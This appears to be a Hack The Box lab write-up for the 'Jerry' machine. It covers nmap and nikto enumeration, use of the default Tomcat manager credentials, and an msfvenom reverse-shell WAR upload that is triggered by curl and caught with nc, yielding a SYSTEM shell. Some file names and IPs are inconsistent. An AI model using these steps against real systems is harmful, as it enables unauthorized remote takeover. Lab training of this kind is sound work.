

Jerry HTB Writeup(Apache Tomcat Coyote)Server

```
# Nmap 7.93 scan initiated Sat Feb  8 03:50:13 2025 as: nmap -sT -p- --min-rate 10000 -oN tcp.txt 10.10.10.95
```

```
Nmap scan report for 10.10.10.95
```

```
Host is up (0.30s latency).
```

```
Not shown: 65534 filtered tcp ports (no-response)
```

```
PORT      STATE SERVICE
```

```
8080/tcp open  http-proxy
```

```
# Nmap done at Sat Feb  8 03:51:08 2025 -- 1 IP address (1 host up) scanned in 55.88 seconds
```

```
# Nmap 7.93 scan initiated Sat Feb  8 03:56:09 2025 as: nmap -sC -sV -p 8080 -O -oN detail.txt 10.10.10.95
```

```
Nmap scan report for 10.10.10.95
```

```
Host is up (0.30s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
8080/tcp open  http      Apache Tomcat/Coyote JSP engine 1.1
```

```
|_ http-server-header: Apache-Coyote/1.1
```

```
|_ http-favicon: Apache Tomcat
```

```
|_ http-title: Apache Tomcat/7.0.88
```


```
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

```
Aggressive OS guesses: Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2012 (90%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%)
```

```
No exact OS matches for host (test conditions non-ideal).
```

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
# Nmap done at Sat Feb  8 03:56:38 2025 -- 1 IP address (1 host up) scanned in 29.98 seconds
```



<http://10.10.10.95:8080/>

There is a manager app present in the main page use it. There is a place for uploading WAR file so by using reverse shell code for that we can connect to the victim

nikto -h 10.10.10.95 -p 8080

```
└─(root@kali)-[/home/kali/Desktop/New Folder/jerry]
```

```
└─# nikto -h 10.10.10.95 -p 8080
```

- Nikto v2.5.0

+ Target IP: 10.10.10.95

+ Target Hostname: 10.10.10.95

+ Target Port: 8080

+ Start Time: 2025-02-08 08:35:00 (GMT-5)

+ Server: Apache-Coyote/1.1

+ /: The anti-clickjacking X-Frame-Options header is not present. See: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>

+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: <https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/>

+ No CGI Directories found (use '-C all' to force check all possible dirs)

+ /favicon.ico: identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community. See: <https://en.wikipedia.org/wiki/Favicon>

+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .

+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.

+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.

+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.

+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.

+ /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users. See: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2104>

+ /manager/html: Default account found for 'Tomcat Manager Application' at (ID 'tomcat', PW 's3cret'). Apache Tomcat. See: CWE-16

+ /host-manager/html: Default Tomcat Manager / Host Manager interface found.

Now to create a war file with reverse shell code

msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.19 LPORT=9002 -f war > rev_shell-9002.war

```
└─(root@kali)-[/home/kali/Desktop/New Folder/jerry]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.19 LPORT=9002 -f war > rev_shell-9002.war
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of war file: 52283 bytes
```

You will also need to know the name of the jsp page to activate it with curl.

jar -ft rev_shell-9002.war

```
└─(root@kali)-[/home/kali/Desktop/New Folder/jerry]
└─# jar -ft rev_shell-9002.war
META-INF/
META-INF/MANIFEST.MF
WEB-INF/
WEB-INF/web.xml
jlxdxoryific.jsp
```

curl http://10.10.10.95:8080/rev_shell-9002/ppaeimsg.jsp

```
root@kali# curl http://10.10.10.95:8080/rev_shell-9002/ppaeimsg.jsp
```

nc -lnvp 9002

```
root@kali# nc -lnvp 9002
```

```
listening on [any] 9002 ...
```

```
connect to [10.10.15.83] from (UNKNOWN) [10.10.10.95] 49193
```

```
Microsoft Windows [Version 6.3.9600]
```

```
(c) 2013 Microsoft Corporation. All rights reserved.
```

```
C:\apache-tomcat-7.0.88>whoami
```

```
whoami
```

```
nt authority\system
```